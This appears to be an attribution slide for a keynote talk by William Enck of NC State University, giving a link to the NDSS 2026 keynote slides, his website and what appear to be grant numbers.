Slides: https://enck.org/pubs/ndss26-keynote.pdf

William Enck

NC State University

https://enck.org

CNS-2207008, CNS-2206859,
CNS-2206865, CNS-2206921